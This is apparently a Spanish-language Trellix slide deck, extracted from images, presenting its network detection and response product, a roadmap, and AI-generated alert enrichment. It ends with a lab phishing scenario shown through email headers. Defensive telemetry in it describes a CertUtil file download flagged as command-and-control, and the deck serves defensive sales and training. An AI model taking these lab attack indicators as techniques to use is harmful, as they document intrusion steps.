00000010 00 07 3c c4 00 00 3f 11 e5 9f 0a 0e 01 01 0a 0e |.|>...?.....|
00000020 41 e6 00 35 0b 07 00 73 a2 00 1c b4 85 83 00 01 |A.5...5.....|
00000030 00 00 00 01 00 00 04 77 70 61 64 03 61 73 68 06 ||.....wpad.ash.|
00000040 73 65 6c 61 62 73 07 66 69 72 65 65 79 65 03 63 |se|labs.fireeye.c|
00000050 6f 6d 00 00 01 00 01 c0 11 00 06 00 01 00 00 01 |om.....|
00000060 80 00 32 0a 6c 61 62 63 6f 6e 73 6f 6c 65 00 0f |..2.labconsole..|
00000070 65 6d 65 61 2d 61 72 63 68 69 74 65 63 74 73 c0 |emea-architects.|
00000080 1c 55 3e 1e 95 00 00 00 3c 00 00 00 24 00 00 07 |.US....<...$.|
00000090 08 00 00 01 00 00 |.....|
```

NDR Respuesta

ACCIONES DE RESPUESTA

- Indicator Exchange
- 3rd party integration (TIE/DXL)
- CEF/SysLog event notification

The screenshot displays the Trellix Network Investigator interface. The top navigation bar includes 'Trellix', 'NETWORK INVESTIGATOR', 'NDR EDITOR', 'Response', and 'Edit Playbook'. The main area is divided into a 'Logic settings' panel on the left and a flowchart on the right.

Logic settings panel:

- Logic settings** (X)
- ⚠ The condition at top matches first condition and then terminate
- Add conditions to the path
- If (Path executes only if this condition is satisfied)
- Condition 1** (Delete Condition)
- Add a name to the condition.
- Enter condition name : Default: Condition 1
- AND
- Fileproperties/size != 1024
- Fileproperties/size != 1024
- Condition 2** (Delete Condition)
- Add a name to the condition.
- Enter condition name : Default: Condition 2
- AND
- Fileproperties/size != 1024
- Fileproperties/size != 1024
- Add Condition
- Else (Make it an escape route)
- Submit

Flowchart:

- Starts with a 'Condition Name' box.
- Leads to a 'Trellix Email Quarantine the device' action (75% success).
- Followed by an 'Else' branch.
- The 'Else' branch leads to another 'Trellix Email Quarantine the device' action.
- Then a decision diamond with 'Condition 1' and 'Condition 2' paths.
- 'Condition 1' leads to a 'Transform Code for running the...' action.
- 'Condition 2' leads to a 'Trellix Email Create ticket' action.
- 'Else' leads to a 'Trellix Email Quarantine the device' action.
- Each path ends with a 'Name' box.

© 2023 Trellix | Footer Link 1 | Footer Link 2 | Footer Link 3

Sensores NDR de Trellix

Trellix Network Detection & Response (NDR) Platform

Trellix NDR Sensor (NX)

- Enfoque NDR
- HW, virtual, en la nube
- NDR activo
- Generación y etiquetado de eventos
- Detección MITRE mejorada
- PCAP dirigido
- Escalable a 40 Gbps

Trellix IPS "NDR Ready"

- Enfoque de protección de la carga de trabajo
- HW, virtual, en la nube
- IPS completo
- NDR activo
- TLS integrado (4Q)
- Generación y etiquetado de eventos
- Escalable a 240 Gbps

Third Party

- Skyhigh SWG
- Firewall / Proxies
- OT Sensors

Visibilidad, detección, investigación y respuesta multicapa

Trellix

Alerta de Spoiler

Las siguientes diapositivas pueden incluir información del roadmap, proyecciones u otra información que pueda considerarse prospectiva.



Trellix NDR Roadmap

Ampliar la visibilidad de las amenazas de red, ampliar las detecciones en toda la cadena de eliminación y reducir el tiempo de respuesta

Hoy

- New dashboards
 - Threats
 - Visibility
 - MITRE ATT&CK
 - Assets
- ML detection porting
- Asset discovery and ID
- Global Threat Intelligence (GTI) - file reputation
- Sensor enhancements:
 - High performance appliances & virtual
 - Cloud-native integrations
 - Threat detections - AI & signature
- Trellix Wise (Beta)

Siguiente

- Analyst springboard
- ML detections
 - DNS tunneling exploits
 - Lateral movement from weak indicators
- Improved alert enrichment and summarization
- Sensor enhancements
 - High performance upgrades continued
 - Cloud-native integrations continued
 - Threat detections - AI & signature
- Trellix Wise - actionable insights, summaries, and workflows

Explorando

- Guided SOC workflows
- Case management - triage, investigate, and collaborate
- Integrations:
 - ePO, HX, XDR
 - Chronicle
 - Nozomi
- ML detections
 - Behavioral & traffic anomalies
 - Newly registered domains
 - Retrospective
- Visibility enhancements
- Sensor enhancements
 - 100Gbps NDR sensor
- Trellix Wise - Continued

Descubrimiento de activos NDR

EXPLORAR


Endpoint Integration

- Trellix ePO
- MS Defender

OT Sensor Integration

Risk Profiling

Attack Path Profiling




The screenshot displays the Trellix Asset List dashboard. The interface includes a navigation bar with the Trellix logo and a breadcrumb trail: Dashboard > Asset List. A search filter is present at the top, and the current view is set to 'Assets: All'. The main content area shows a table of 13 assets, with the first 4 visible. Each row represents an asset with the following columns: Severity (all marked as CRIT), Last Updated (all from 06/12/2023 05:33:22 AM PT), Asset name (including hostnames and IDs), Asset Type (all Servers), IP Address, OS (all Windows), and Total Event count. A 'Showing 4 out of 13, results' indicator and an 'Updated 5 min ago' timestamp are also visible.

Severity	Last Updated	Asset name	Asset Type	IP Address	OS	Total Event
CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	Windows	443
CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	Windows	124
CRIT	06/12/2023 05:33:22 AM PT	Local-Hostname-10.Au ID: 40271	Server	204.194.22.101	Windows	443
CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	Windows	124
CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	Windows	443
CRIT	06/12/2023 05:33:22 AM PT	Local-Hostname-10.Au ID: 40271	Server	204.194.22.101	Windows	443
CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	Windows	443
CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	Windows	124
CRIT	06/12/2023 05:33:22 AM PT	Local-Hostname-10.Au ID: 40271	Server	204.194.22.101	Windows	443
CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	Windows	443
CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	Windows	124
CRIT	06/12/2023 05:33:22 AM PT	Ndr-Hostname-10.Au ID: 40271	Server	192.168.0.165	Windows	443
CRIT	06/12/2023 05:33:22 AM PT	Nest-Hostname-24.BK ID: 40271	Server	200.75.200.2	Windows	124

Investigación NDR

EXPLORANDO

- Analista "Trampolín"
- Ataque Alcance de los ataques desde la detección hasta la causa raíz en unos pocos clics
- Integración de procesos de endpoints
- Gráfico de Inteligencia



Investigación NDR

EXPLORANDO

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- Gráfico de Inteligencia

The screenshot displays the Trellix NDR interface for asset 'LT-BCLINE-01 [PC]'. The top navigation bar shows the Trellix logo and 'Network Detection and Response'. The main header includes 'Asset Details' and a filter for 'Alerts Severity: All'. The asset information includes IP address (10.23.192.68), operating system (Windows 10 Build 18363.476), location (London, UK), and current active user (local/Administrator).

The 'Alerts' section shows a table of alerts for 'Connections to Abnormal Destination IPs':

Occurrences	Latest Occurrence	First Occurrence	Alert MITRE TTP
5	2020/12/12 03:45 PM	2020/12/12 03:45 PM	Lateral Tool Transfer

The 'Conversation Map' visualizes network connections between various IP addresses, with nodes labeled by severity (LOW, CRIT, HIGH, MED). Connections are color-coded and labeled with protocols like HTTP, RDP, and SMB.

The 'Events' section shows 'Network Activity' for a specific event:

Date	Source IP	Destination IP	Protocol
2020/12/12 03:45 PM	10.23.192.68	192.168.0.165	HTTP

Below this, a 'Beaconing Event' is detailed with source and destination information.

NDR Hunting

EXPLORANDO

- Reconstrucción con un solo clic
- Disparadores de cacería
- Generador de reglas de activos y alertas
- Captura selectiva de paquetes

The screenshot displays the Trellix Network Detection and Response (NDR) interface. The top navigation bar includes the Trellix logo and the text "Network Detection and Response". Below this, the "Asset Details" section shows information for asset "LT-BCLINE-01 [PC]". Key details include IP address (10.23.192.68), operating system (Windows 10 Build 18363.476), location (London, UK), and current active user (local/Administrator). A "Reconstruct" modal window is open, displaying a success message: "Success! 1 event(s) were analyzed and merged (MD5: 16ce495c746a32f75966c17db9624fb, SHA256: 1f20b49541b7d58ec1d0ce05cc22de2d02c24f1eece05f4c071413d7aea2d4c)". Below the message are tabs for "PACKETS", "WEB", "EMAIL", and "ARTIFACTS", along with buttons for "Download merged PCAP", "Download selected artifacts", "Download all artifacts", and "Store PCAP". The "Connections" table shows a single entry with source IP 128.176.85.29, source port 55134, destination IP 128.20.239.34, destination port 80, and protocol TCP. The "Packets" table lists several packets with their IDs, directions, times, source and destination IPs, and protocols (HTTP). The "Packet Details" section at the bottom provides a detailed view of a selected packet, showing it is a Frame 1 (60 bytes on wire, 60 bytes captured) containing Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol headers.

No.	Source	Source Port	Destination	Destination Port	Protocol	PCAP	Stream
0	128.176.85.29	55134	128.20.239.34	80	TCP	Download	Follow

No.	Direction	Time	Source	Destination	Protocol
002	←	09/26/2024 09:10:45.109	128.20.239.34	128.176.85.29	HTTP
004	→	09/26/2024 09:10:45.115	128.176.85.29	128.20.239.34	HTTP
006	←	09/26/2024 09:10:45.409	128.20.239.34	128.176.85.29	HTTP
008	←	09/26/2024 09:10:45.409	128.20.239.34	128.176.85.29	HTTP
010	←	09/26/2024 09:10:45.409	128.20.239.34	128.176.85.29	HTTP
012	←	09/26/2024 09:10:45.409	128.20.239.34	128.176.85.29	HTTP

Packet Details

- Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
- Ethernet II, Src: 00:50:56:01:3b:33 (00:50:56:01:3b:33), Dst: 00:00:0c:9f:f8:0a (00:00:0c:9f:f8:0a)
- Internet Protocol Version 4, Src: 128.176.85.29 (128.176.85.29), Dst: 128.20.239.34 (128.20.239.34)
- Transmission Control Protocol, Src Port: 55134 (55134), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 0

NDR Response

EXPLORANDO

- Acción automatizada a través de integraciones con Splunk y más.
- Orquestación y respuesta sin código

The screenshot displays the Trellix Network Investigator interface. The top navigation bar includes 'Trellix', 'NETWORK INVESTIGATOR', 'NDR EDITOR', 'Response', and 'Edit Playbook'. The main area is divided into two panels. On the left, the 'Logic settings' panel is open, showing two conditions. Condition 1 is a red box with the text 'The condition at top matches first condition and then terminate'. It contains two 'AND' blocks, each with a 'Fileproperties/size' field set to '1024'. Condition 2 is a yellow box with the same text and structure. Below the conditions is an 'Add Condition' button and a checkbox for 'Else (Make it an escape route)'. A 'Submit' button is at the bottom right of the panel. On the right, a flowchart visualizes the response logic. It starts with a 'Condition Name' box leading to a 'Trellix Email Quarantine the device' action. An 'Else' branch leads to another 'Trellix Email Quarantine the device' action. Below this is a decision diamond with two paths: 'Condition 1' leading to a 'Transform Code for running the...' action, and 'Condition 2' leading to a 'Trellix Email Create ticket' action. A final 'Else' branch leads to a third 'Trellix Email Quarantine the device' action. The flowchart includes various icons for actions and decision points.

© 2023 Trellix

Footer Link 1 Footer Link 2 Footer Link 3

Trellix

Gen-AI con Trellix NDR

Detección de amenazas
desconocidas y emergentes



¿Qué es Trellix Wise?

Trellix Wise alivia la fatiga de alertas para las operaciones de seguridad, lo que permite a los equipos de cualquier nivel de experiencia investigar el 100% de sus alertas y automatizar la investigación y la corrección. Trellix Wise toma decisiones, ofrece orientación y utiliza la IA conversacional para que los usuarios puedan cazar amenazas mientras aprenden en el trabajo



See everything
that matters



Make better,
faster decisions



Upskill and close
talent gaps




Prove value
rapidly


¿Por qué Trellix Wise?

Gen-AI para sus mayores desafíos de operaciones de seguridad

**“matar” la fatiga
de alertas**




**Toma las decisiones
correctas, más
rápido**



**Reduce las brechas
de talento en
ciberseguridad**



**Proporciona un
rápido ROI**



Enriquecimiento de alertas con Trellix Wise

		2024-09-22T04:59:02 Z	NX	smartvision-event
--	--	--------------------------	----	-------------------

smartvision-event
September 22nd 2024, 4:59:02 AM

Assets Details Attack Details JSON Intel Trellix Wise New

**Generated by AI, verify for accuracy*

[Evidence](#)

[Summarize this alert](#) [Top affected entities](#) [MITRE findings](#)

[Remediation steps](#) [Knowledge graph](#)

[Sequence diagram](#) [Know more](#)

▼ Summarize this alert

Summary:

The alert indicates an "AnomalousUser-AgentIdentified" event, where a CertUtil URL Agent was detected accessing a URL on the host "me.pcsdl.com" from the source IP 10.14.10.70. This event is mapped to the MITRE ATT&CK technique T1071.001 (Application Layer Protocol: Web Protocols), which is associated with Command and Control activities. The most important event is the HTTP GET request to the URL "/short-uri/v2/000375404074/scenario/encfile__e3a64b37-4398-4132-b1a0-fb9ee8f8e1e3.txt" on the host "me.pcsdl.com" from the source IP 10.14.10.70. The investigation should start by analyzing the network traffic and the host activities related to this event. Suspicious events include the use of the "CertUtil URL Agent" user-agent, which is often associated with malicious activities, and the access to a potentially suspicious URL. The alert was first detected on the host with IP 10.14.10.70.

Key Points:

- The most suspicious process name is "CertUtil URL Agent", which is often associated with malicious activities.
- The events are related to a HTTP GET request from the source IP 10.14.10.70 to the URL "/short-uri/v2/000375404074/scenario/encfile__e3a64b37-4398-4132-b1a0-fb9ee8f8e1e3.txt" on the host "me.pcsdl.com".
- The use of the "CertUtil URL Agent" user-agent and the access to a potentially suspicious URL are the main suspicious and misinterpreted benign actions implied by the events.
- The alert was first detected on the host with IP 10.14.10.70, which should be the focus of the investigation.
- The MITRE ATT&CK mapping to T1071.001 (Application Layer Protocol: Web Protocols) suggests that this event is related to Command and Control activities, which should be further investigated.

Enriquecimiento de alertas con Trellix Wise

smartvision-event
September 22nd 2024, 4:59:02 AM

Assets Details Attack Details JSON Intel Trellix Wise **New**

**Generated by AI, verify for accuracy*

Evidence

Summarize this alert Top affected entities MITRE findings

Remediation steps Knowledge graph

Sequence diagram Know more

Remediation steps

Based on the provided information, the following remediation steps can be taken:

- Investigate the suspicious HTTP request to the domain "me.pcsdl.com" with the user-agent "CertUtil URL Agent". This could indicate potential malicious activity, such as command and control communication.
- Review the network traffic and logs to identify any other similar suspicious activities or connections to the same domain or IP address.
- Analyze the HTTP response content and payload to determine if any malicious code or data was downloaded.
- Assess the risk and potential impact of the detected activity, and consider implementing appropriate security controls, such as network monitoring, web filtering, or endpoint protection, to mitigate the identified threats.
- Ensure that the affected system(s) are thoroughly investigated and remediated, if necessary, to prevent further compromise.
- Review and update the organization's security policies, procedures, and employee security awareness training to address the identified threats and prevent similar incidents in the future.

smartvision-event
September 22nd 2024, 4:59:02 AM

Assets Details Attack Details JSON Intel Trellix Wise **New**

MITRE_ID : T1071.001 - Application Layer Protocol: Web Protocols

► Details

The alert indicates that an anomalous user-agent, "CertUtil URL Agent", was identified in an HTTP GET request to the domain "me.pcsdl.com". This behavior is mapped to the MITRE ATT&CK technique T1071.001 - Application Layer Protocol: Web Protocols, which is part of the Command and Control tactic.

The observed actions indicate that the user-agent "CertUtil URL Agent" was used to retrieve a file from the remote server, which could be an attempt to establish command and control communication. The use of an uncommon user-agent and the retrieval of a file from a potentially suspicious domain suggest that this activity may be part of a larger malicious campaign.

Adversary Insights:

- The use of an uncommon user-agent, "CertUtil URL Agent", suggests the adversary is attempting to bypass security controls and blend in with legitimate traffic.
- The retrieval of a file from a potentially suspicious domain, "me.pcsdl.com", indicates the adversary may be attempting to download additional malware or receive instructions from a command and control server.

Observed Actions:

- HTTP GET request to "me.pcsdl.com" with the user-agent "CertUtil URL Agent"
- Retrieval of a file from the remote server with the URL "short-uri/v2/000375404074/scenario/encfile___e3a64b37-4398-4132-b1a0-fb9ee8be1e3.txt"

Related Tactics:

- Command and Control: The adversary may be using web protocols to establish command and control communication with a remote server.

Procedures Include:

- Use of uncommon user-agents to blend in with legitimate traffic
- Retrieval of files from potentially suspicious domains
- Establishment of command and control communication over web protocols
- Potential download of additional malware or receipt of instructions from a remote server

Enriquecimiento de alertas con Trellix Wise

smartvision-event
September 22nd 2024, 4:59:02 AM

Assets Details Attack Details JSON Intel Trellix Wise New

**Generated by AI, verify for accuracy*

Summarize this alert Top affected entities MITRE findings
Remediation steps Knowledge graph
Sequence diagram Know more

Sequence diagram

**Scroll on graph to zoom and drag to pan*

```
graph TD; S[Source IP: 10.14.10.70] -- "Access http://www.post.com/short-uri-v2/000375404074/scenario/encfile_e3a64b37-4398-4132-b1a0-fb9ee8f8e1e3.txt" --> D[Destination IP: 62.223.36.245]; D -- "HTTP/1.1 200 OK" --> S; S -- "Request: Application Layer Protocol, Web Services" --> M[MITRE T1071.001 - Application Layer Protocol, Web Services];
```

smartvision-event
September 22nd 2024, 4:59:02 AM

Assets Details Attack Details JSON Intel Trellix Wise New

**Generated by AI, verify for accuracy*

Summarize this alert Top affected entities MITRE findings
Remediation steps Knowledge graph
Sequence diagram Know more


Top affected entities

The top affected entities based on the provided information are:

1. Source IP Address: 10.14.10.70
2. Destination IP Address: 62.223.36.245
3. Destination Port: 80
4. HTTP User-Agent: CertUtil URL_Agent
5. HTTP URL: /short-uri-v2/000375404074/scenario/encfile_e3a64b37-4398-4132-b1a0-fb9ee8f8e1e3.txt

Trellix Wise Mejora de la eficiencia

Trellix Wise representa un cambio de paradigma en la forma en que los SOC abordan la seguridad de los datos y la respuesta a incidentes. Al aprovechar GenAI y el poder de la plataforma Trellix, Trellix Wise agiliza el proceso de detección, investigación y respuesta a las amenazas. Permite a los equipos de seguridad centrarse en actividades de alto nivel centradas en el ser humano, al tiempo que permite que las máquinas se encarguen de las tareas repetitivas y que consumen mucho tiempo. Con Trellix Wise, las organizaciones pueden mejorar su postura de seguridad de datos, mejorar la eficiencia operativa y mantenerse a la vanguardia de las amenazas cibernéticas en evolución



▼ Know more

Type your query here

Ask


Trellix

Escenario NDR

Detección de amenazas
desconocidas y emergentes



Anatomía de un ataque



Anatomía de un ataque

Acceso inicial (enlace malicioso a través de correo electrónico)

```
Received: from access.ash.selabs.fireeye.com (unknown [10.14.1.2])
  by ex02.ash.selabs.fireeye.com (Postfix) with ESMTPT id 4XQdwQ314LzhXjt
  for <admin@bcc.ash.selabs.fireeye.com>; Sat, 12 Oct 2024 11:48:22 +0200 (EET)
Received: from ash.selabs.fireeye.com (ubuntu-master [10.14.1.1])
  by access.ash.selabs.fireeye.com (Postfix) with ESMTPTS id 54F01A0009
  for <mohamedgamal.negm@ash.selabs.fireeye.com>; Sat, 12 Oct 2024 09:48:22 +0000 (UTC)
Date: Sat, 12 Oct 2024 09:48:22 +0000
X-Trellix: Malicious URL Found
From: mohamedgamal.negm@ash.selabs.fireeye.com
Reply-To: mohamedgamal.negm@ash.selabs.fireeye.com
To: mohamedgamal.negm@ash.selabs.fireeye.com
Message-ID: <670a45e64c675_8e52ab9d426498c44429@labconsole.mail>
Subject: Click to Win
Mime-Version: 1.0
Content-Type: text/html;
  charset=UTF-8
Content-Transfer-Encoding: 7bit

Dears

